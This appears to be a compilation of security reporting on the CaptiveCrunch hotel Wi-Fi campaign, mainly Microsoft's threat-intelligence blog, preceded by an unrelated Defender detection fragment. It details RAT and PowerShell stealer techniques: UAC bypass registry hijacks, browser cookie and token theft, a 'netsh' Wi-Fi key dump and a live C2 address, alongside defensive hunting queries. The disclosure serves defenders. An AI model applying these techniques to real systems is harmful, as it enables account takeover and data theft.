Microsoft Defender for Endpoint – Behavior:MacOS/SuspAmosExecution – Malicious file execution – Behavior:MacOS/SuspOsascriptExec – Malicious osascript execution – Behavior:MacOS/SuspDownloadFileExec – Behavior:MacOS/SuspInfoExfil – Behavior:MacOS/SuspiciousActiviyGen.AE – Suspicious file download and execution
Microsoft Defender SmartScreen displays a warning message to Microsoft Edge users when they visit a ClickFix landing page:
Figure 5. Microsoft Defender SmartScreen flagging a ClickFix webpage.
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
Incident investigation
Microsoft User analysis
Threat actor profile
Threat Intelligence 360 report based on MDTI article
Vulnerability impact assessment
Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.
Advanced hunting
The following query is an illustrative starting point. Validate table/column names and adjust the time range and indicators for your environment before running.
Known-IOC network sweep (mirrors a standard IOC hunt; populate from the IOC table and refresh as domains rotate)
let lookback = 30d;
let SuspiciousDomains =
dynamic(["lemonfilewave.com","limefilescope.com","mangocloudfile.com"]);
DeviceNetworkEvents
| where Timestamp >ago(lookback)
| where RemoteUrl has_any (SuspiciousDomains)
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
Microsoft has warned that hotel, conference, and other hospitality Wi-Fi networks are being actively abused by a Russian group to target travelers worldwide. The campaign, dubbed “CaptiveCrunch” turns a routine Wi-Fi login moment into an opportunity to compromise corporate accounts and devices.
From the user’s perspective, nothing looks out of the ordinary: they connect to hotel Wi-Fi, get the usual captive portal prompt, and perhaps see a familiar‑looking message about needing to update something before they can browse. However, behind the scenes, the allegedly state-linked group position themselves in the network path and manipulate DNS (Domain Name System) and HTTP traffic from captive‑portal Wi-Fi.
From there, several things can happen:
Logins are stolen: The user’s browser session is redirected to attacker‑controlled phishing pages, like fake Microsoft login prompts, where credentials, device codes, or OAuth tokens are harvested.
Malware is downloaded: The user is presented with fake update or ClickFix dialogs that download malware. In these cases, usually a remote access trojan (RAT) plus an infostealer.
A machine-in-the-middle attack (MitM) where traffic is quietly proxied through attacker infrastructure, putting the user in a position for further credential theft.
Reportedly, one of the main malware strains used in these attacks is called CornFlake, a remote access trojan (RAT) that can capture webcam images, microphone audio, and keystrokes.
The infostealer was identified as ChocoShell, a fileless Powershell-based information stealer which primarily goes after browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems.
Microsoft lists a set of fake dialogs that may appear once you connect to compromised Wi‑Fi:
winupdate: A bogus Windows Update window with “Working on updates… Don’t turn off your computer.”
defender: A fake Windows Security virus scan.
directx: “DirectX End‑User Runtime Web Installer.”
vcredist: A Microsoft Visual C++ redistributable installer.
sysopt: A disk optimization utility.
netfix: A Windows Network Diagnostics ‘fix’ tool.
browser: A browser update prompt.
pdfview: A document/PDF viewer installer.
How to stay safe
Malwarebytes has long warned about the safety of public Wi-Fi. Here’s how you can stay safe while traveling:
Use your own phone’s hotspot instead of using the public Wi‑Fi. A mobile connection, especially with an eSIM and a reputable carrier, significantly reduces the likelihood of an attack compared to an unknown hotel network.
If you’re forced to use public Wi‑Fi, use a VPN with an active Kill Switch: Complete the authentication on the hotel portal first, then launch your VPN before opening any website or app. The Kill Switch feature will instantly block all internet traffic if the VPN disconnects even for a second, preventing cybercriminals from injecting malicious code out in the open. While CaptiveCrunch operates around captive portals and pre‑VPN flows, a VPN still reduces other risks and limits passive data collection once you’re online.
Always inspect the certificate of any public Wi‑Fi login or ‘security’ portal that asks for more than a room number or basic credentials. These aren’t always a straight‑up giveaway, but sometimes they can be an obvious clue: mismatched hostnames, untrusted issuers, or plain HTTP are red flags that should stop you from proceeding.
Many captive portals ask for an email address for registration or marketing. Even in benign cases, there is little value in handing over your real inbox. If you must provide an address, consider giving a fake one or a throwaway alias that is unrelated to your primary accounts.
If you are asked to download software, a certificate, a browser update, or a fix tool in order to connect, stop. You should never have to download anything just to log into Wi‑Fi.
Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Be cautious of pages urging immediate action: sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Avoid entering Microsoft 365, Google Workspace, or other high‑value credentials directly into any page reached via captive portal redirection. If you need to check corporate mail, follow known URLs rather than clicking through prompts.
And last but not least, update your browser, operating systems, and other important software before you travel. That reduces the chance of getting legitimate update requests while you’re away.
From reporting threats to removing them.
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Microsoft says Russian hackers hijacked hotel Wi-Fi portals to spread malware and steal Microsoft 365 tokens from travelers.
Microsoft Threat Intelligence disclosed CaptiveCrunch, a campaign it attributes to Storm-2945, an operational sub-cluster of Midnight Blizzard, the Russian SVR-linked group also known as APT29 and Cozy Bear. Since early May 2026, Storm-2945 has been manipulating DNS and HTTP traffic on captive portal networks at hotels, conference centers, and shared venues worldwide to redirect guests toward malware and credential theft operations. If you connected to hotel Wi-Fi while traveling in the past few months, this report is worth reading carefully.
“Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure.” reads the report published by Microsoft. “To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.”
That last point matters: the shared infrastructure patterns suggest this may not be a series of individual venue compromises but rather access to something shared across portions of the captive portal ecosystem. Microsoft hasn’t named any provider.
The malware delivered through these networks is CornFlake, a full-featured Windows remote access trojan written in Go.
“CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service” and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process.” continues the report. “It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.”
CornFlake establishes an encrypted C2 channel using ECDH P-256 key exchange and supports dynamic reconfiguration without redeployment. Once installed, the RAT can log keystrokes, monitor the clipboard, capture screenshots, audio and webcam feeds, steal browser credentials, exfiltrate files, monitor USB devices, collect detailed system information, and execute remote commands. It also exposes a local HTTP API, allowing companion malware such as ChocoShell to reuse its secure C2 channel for file theft, configuration updates, and connectivity checks.
“For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel.” states the report. “This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. “
Each C2 session uses a unique ephemeral key, which means captured traffic can’t be decrypted without that session’s private key. The malware also supports a runtime configuration file that lets the attacker reconfigure C2 servers and targeting without redeploying the implant.
CornFlake is delivered via ClickFix-style pages that impersonate Windows Update screens, Google verification pages, DirectX installers, browser update prompts, and disk optimization utilities — whatever looks most plausible for the venue. The victim still has to execute the payload, but the captive portal controls exactly what they see when they try to connect. Microsoft also found indications that Storm-2945 may be targeting Android devices through the same landing pages, which include instructions to download and install an APK.
The second tool, ChocoShell, is a PowerShell infostealer that runs entirely in memory. Its primary target is credentials.
“ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies.” states Microsoft. “Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.”
ChocoShell also implements three silent UAC bypass techniques with ordered fallback, disables Windows Defender signature updates, and uses Chrome DevTools Protocol to extract browser cookies by launching the browser with a remote debugging port. This technique bypasses Chrome’s App-Bound Encryption entirely.
Since July 16, some CaptiveCrunch landing pages have added device code phishing to the mix, redirecting guests into Microsoft’s legitimate device code authentication flow. The attacker initiates the authentication request and presents the user with a code to enter at Microsoft’s real sign-in page. When the user enters it, they authenticate the attacker’s session instead of their own — an MFA-satisfied session, since the user just completed the factor. Microsoft recommends blocking the device code flow through Conditional Access policies everywhere it isn’t explicitly required.
Researchers also detailed FruitStone, the web-based C2 panel used by Storm-2945 operators to manage the CaptiveCrunch campaign. It provides a centralized interface to control CornFlake implants, deploy payloads, collect stolen data, and manage compromised devices. Disguised as a legitimate “CloudSync Console,” it supports multi-operator access, agent monitoring, remote commands, file theft, credential collection, configuration updates, and campaign infrastructure management.
The practical advice for travelers is blunt: treat hotel, conference, and airport Wi-Fi as hostile. Use a mobile hotspot or cellular data instead wherever possible. Don’t download or execute anything a captive portal presents as an update, certificate, troubleshooting tool, or security utility. Don’t enter corporate credentials on venue registration pages. And if your organization hasn’t already blocked device code flow in Conditional Access, now is a reasonable time to check.
Recently, ReliaQuest’s threat research team also documented attackers compromising the Wi-Fi gateways at hotels and conference centers, then quietly rerouting guests toward fake Microsoft login pages.
There’s a pattern connecting all this to previous campaigns. The tradecraft echoes a Russian-linked operation called FrostArmada, which hit home routers the same way earlier this year, and researchers tie both to the group known as APT28 (aka UAC-0001, aka Fancy Bear, Pawn Storm, Sofacy Group, Sednit, BlueDelta, and STRONTIUM). The link isn’t a smoking gun; it’s shared technique, not shared infrastructure, and the researchers say so plainly.
Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.
Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.
Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.
The CaptiveCrunch campaign
Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.
Figure 1. Overview of the CaptiveCrunch attack flow
As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.
The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:
Figure 2. ClickFix prompt with manual user instructionsFigure 3. ClickFix prompt with additional user instructions after verification failure
In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.
To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.
Storm-2945 and Midnight Blizzard
Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.
Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.
Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.
CaptiveCrunch tradecraft and tooling
CornFlake: Remote access and infostealer implant
CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.
On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.
Fake window options configurable by the threat actor at build time:
winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
defender — A Windows Security virus scan
directx — A DirectX End-User Runtime Web Installer
vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
sysopt — A disk optimization utility
netfix — A Windows Network Diagnostics tool
browser — A browser update prompt
pdfview — A document viewer installer
Figure 4. False update window
CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service” and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.
For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.
Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:
Capability
Description
Keylogging
Raw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoring
Captures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot capture
Idle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillance
Windows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillance
Media Foundation-based webcam capture, encoded as JPEG
Browser credential theft
ChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltration
Targets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoring
Detects and scans removable media when inserted
Security posture sweep
Collects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shell
Arbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)
CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.
ChocoShell: PowerShell infostealer
ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.
The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.
Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.
C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.
Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:
SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.
If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.
Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.
As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.
For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.
Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.
FruitStone: Operator C2 panel
FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).
Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.
Figure 5. CloudSync Console panel masquerade
Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.
Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.
Operators could interact with individual agents through:
Remote shell — Interactive cmd.exe or PowerShell command execution with command history
File system browser — Live directory traversal and arbitrary file download from compromised hosts
Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
Agent update — In-place implant update by pushing a new CornFlake build to a running agent
Agent kill — Remote termination of the CornFlake implant
Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:
Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab
Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab
Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:
Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface
Device code abuse for cloud access
Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.
Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.
This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.
How to protect against CaptiveCrunch activity
Minimize trust in hospitality and guest networks
When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.
Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.
Strengthen identity and access controls
Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.
Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.
Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.
Reduce exposure during captive portal registration
Organizations should review what information employees provide to hospitality providers when connecting to guest networks.
Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.
Microsoft Defender detections and hunting guidance
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.
CornFlake registers a Windows service, a Registry Run key, a scheduled task
Microsoft Defender for Endpoint – Suspicious Scheduled Task Process Launched – Suspicious scheduled task – Suspicious file added to run key – Suspicious service registration
Microsoft Defender XDR – User account compromise via OAuth device code phishing – Malicious sign in from an IP address associated with recognized attacker infrastructure – Suspicious Azure authentication through possible device code phishing
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender XDR
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Detect file creation after Wi-Fi connectivity test on devices
The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.
Please note that not all files discovered through this query might be malicious or related to this threat activity.
The following query checks for the CornFlake RAT Windows service registration.
DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId
Microsoft Sentinel
Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.
Detect network IP and domain indicators of compromise using ASIM
The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:
//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
